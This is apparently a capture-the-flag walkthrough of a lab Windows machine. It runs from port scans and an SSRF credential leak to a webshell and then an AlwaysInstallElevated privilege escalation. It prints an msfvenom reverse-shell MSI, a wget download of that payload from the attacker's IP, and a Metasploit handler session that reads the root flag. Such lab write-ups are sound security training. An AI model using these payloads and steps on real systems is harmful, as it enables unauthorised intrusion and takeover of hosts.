

Information Gathering


1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ tcpscan 10.10.10.239
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-29 11:19 IST
Nmap scan report for 10.10.10.239
Host is up (1.4s latency).
Not shown: 51788 closed tcp ports (reset), 13728 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: Voting System using PHP
|_http-cookie-flags:
|_/:
|_  PHPSESSID:
|_  httponly flag not set
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-title: 403 Forbidden
|_tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_ssl-cert: Subject: commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in
|_Not valid before: 2021-01-18T14:00:16
|_Not valid after: 2022-01-18T14:00:16
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3306/tcp  open  mysql?
|_fingerprint-strings:
|_  HTTPOptions, LDAPSearchReq, NCP, SIPOptions, TerminalServer, TerminalServerCookie, X11Probe, afp, oracle-tns:
|_  Host '10.10.14.8' is not allowed to connect to this MariaDB server
5000/tcp  open  http         Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: 403 Forbidden
5040/tcp  open  unknown
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp  open  ssl/http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
```


```
7680/tcp  open  pando-pub?
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.c
gi?new-service :
SF-Port3306-TCP:V=7.94SVN%I=7%D=6/29%Time=667FA161%P=x86_64-pc-linux-gnu%r
SF:(HTTPOptions,49,"E\0\0\x01\xffj\x04Host\x20'10'.10'.14'.8'\x20is\x20not
SF:\x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(Ter
SF:minalServerCookie,49,"E\0\0\x01\xffj\x04Host\x20'10'.10'.14'.8'\x20is\x
SF:20not\x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%
SF:r(X11Probe,49,"E\0\0\x01\xffj\x04Host\x20'10'.10'.14'.8'\x20is\x20not\x
SF:20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(LDAPS
SF:earchReq,49,"E\0\0\x01\xffj\x04Host\x20'10'.10'.14'.8'\x20is\x20not\x20
SF:allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(SIPOpti
SF:ons,49,"E\0\0\x01\xffj\x04Host\x20'10'.10'.14'.8'\x20is\x20not\x20allow
SF:ed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(TerminalServ
SF:er,49,"E\0\0\x01\xffj\x04Host\x20'10'.10'.14'.8'\x20is\x20not\x20allowe
SF:d\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(NCP,49,"E\0\0
SF:\x01\xffj\x04Host\x20'10'.10'.14'.8'\x20is\x20not\x20allowed\x20to\x20c
SF:connect\x20to\x20this\x20MariaDB\x20server")%r(oracle-tns,49,"E\0\0\x01\
SF:\xffj\x04Host\x20'10'.10'.14'.8'\x20is\x20not\x20allowed\x20to\x20connec
SF:t\x20to\x20this\x20MariaDB\x20server")%r(afp,49,"E\0\0\x01\xffj\x04Host
SF:\x20'10'.10'.14'.8'\x20is\x20not\x20allowed\x20to\x20connect\x20to\x20t
SF:his\x20MariaDB\x20server");
Service Info: Hosts: www.example.com, LOVE, www.love.htb; OS: Windows; CPE: o:microsoft:windows
```

Web Port 80

1) Found a login page



2) Found a file scanner tool in subdomain



3) Found more pages


```
(vigneswar@VigneswarPC)-[~]
$ enum4linux 10.10.10.239
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Jun 29 11:46:03 2024

===== ( Target Information ) =====

Target ..... 10.10.10.239
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 10.10.10.239 ) =====

[E] Can't find workgroup/domain

===== ( Nbtstat Information for 10.10.10.239 ) =====

Looking up status of 10.10.10.239
No reply from 10.10.10.239

===== ( Session Check on 10.10.10.239 ) =====

[E] Server doesn't allow session using username '', password ''. Aborting remainder of tests.
```

Vulnerability Assessment

1) Found SSRF

Request

PrettyRawHex

1 POST /beta.php HTTP/1.1
2 Host: staging.love.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://staging.love.htb/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 36
10 Connection: keep-alive
11 Upgrade-Insecure-Requests: 1
12
13 file=http://127.0.0.1&read=Scan+file

Response

PrettyRawHexRender

Free File Scanner

Specify the file url:

Enter the url of the file to scan

Scan file

Voting System

Sign in to start your session

Sign In

© Valentine Corporation. All Rights Reserved.

2) Found a credentials in internal application


Request

PrettyRawHex

```
1 POST /beta.php HTTP/1.1
2 Host: staging.love.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept:
5 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: http://staging.love.htb/
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 41
11 Connection: keep-alive
12 Upgrade-Insecure-Requests: 1
13 file=http://127.0.0.1:5000&read=Scan+file
```

Response

PrettyRawHexRender



admin:@LoveIsInTheAir!!!!

3) Logged in as admin

Voting System using PHP — Mozilla Firefox

Voting System using PHP x File security checker x +

10.10.10.239/admin/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec React App


Voting System

Sign in to start your session


admin

••••••••••••••••


Sign In




4) The voting page is vulnerable to RCE



5) Uploaded a webshell



6) Got RCE



2) Always install elevated is ON

```
C:\xampp>reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
AlwaysInstallElevated    REG_DWORD    0x1
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
AlwaysInstallElevated    REG_DWORD    0x1
```

3) Made a revshell msi

Upon further enumeration, we observe that the applocker policy is set and only `Phoebe` and `Administrator` users are allowed to install MSI files in a specific directory.

```
get-applockerpolicy -effective | select -expandproperty rulecollections
```

```
C:\xampp\htdocs\omrs\images>powershell

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\xampp\htdocs\omrs\images> get-applockerpolicy -effective | select -expandproperty rulecollections

PathConditions      : {%OSDRIVE%\Administration\*}
PathExceptions      : {}
PublisherExceptions : {}
HashExceptions      : {}
Id                  : e6d62a73-11da-4492-8a56-f620ba7e45d9
Name                 : %OSDRIVE%\Administration\*
Description         :
UserOrGroupSid       : S-1-5-21-2955427858-187959437-2037071653-1002
Action              : Allow
```

```
(vigneswar@VigneswarPC)-[~]
$ msfvenom -p windows/x64/shell/reverse_tcp LHOST=10.10.14.8 LPORT=5555 -f msi > payload.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of msi file: 159744 bytes [1.867]
```



```
vigneswar@VigneswarPC: ~ X + v X
-a----      5/29/2020   4:59 AM      724696 VMwareToolsUpgrader.exe

PS C:\Administration> wget http://10.10.14.8/exploit.msi -outfile exploit.msi
PS C:\Administration> msixec.exe /i /Administration/exploit.msi /quiet /qn /norestart
PS C:\Administration> ls

Directory: C:\Administration

Mode                LastWriteTime         Length Name
----                -
d-----      4/21/2021   9:52 AM                Program Files
-a----      5/29/2020   4:59 AM          55802 autorun.ico
-a----      5/29/2020   4:59 AM           100 autorun.inf
-a----      6/29/2024   1:22 AM        159744 exploit.msi
-a----      5/29/2020   4:59 AM          2551 manifest.txt
-a----      5/29/2020   4:59 AM        44009544 setup.exe
-a----      5/29/2020   4:59 AM        97407848 setup64.exe
-a----      5/29/2020   4:59 AM        724696 VMwareToolsUpgrader.exe

PS C:\Administration> msixec.exe /i /Administration/exploit.msi /quiet /qn
PS C:\Administration> msixec.exe /i exploit.msi /quiet /qn /norestart
PS C:\Administration>

vigneswar@VigneswarPC: ~ X + v X
+ -- --=[ 1468 payloads - 47 encoders - 11 nops      ]
+ -- --=[ 9 evasion                                     ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost tun0
lhost => tun0
msf6 exploit(multi/handler) > set lport tun0
lport => tun0
msf6 exploit(multi/handler) > set lport 8888
lport => 8888
msf6 exploit(multi/handler) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.8:8888
[*] Sending stage (336 bytes) to 10.10.10.239
[*] Command shell session 1 opened (10.10.14.8:8888 -> 10.10.10.239:49564) a
t 2024-06-29 13:32:25 +0530

C:\WINDOWS\system32>cat /Users/Administrator/Desktop/root.txt
cat /Users/Administrator/Desktop/root.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\WINDOWS\system32>type /Users/Administrator/Desktop/root.txt
type /Users/Administrator/Desktop/root.txt
The syntax of the command is incorrect.

C:\WINDOWS\system32>type \Users\Administrator\Desktop\root.txt
type \Users\Administrator\Desktop\root.txt
The syntax of the command is incorrect.

C:\WINDOWS\system32>type \Users\Administrator\Desktop\root.txt
type \Users\Administrator\Desktop\root.txt
ab786c9eadccd38b11a1e53b66c8efd4

C:\WINDOWS\system32>
```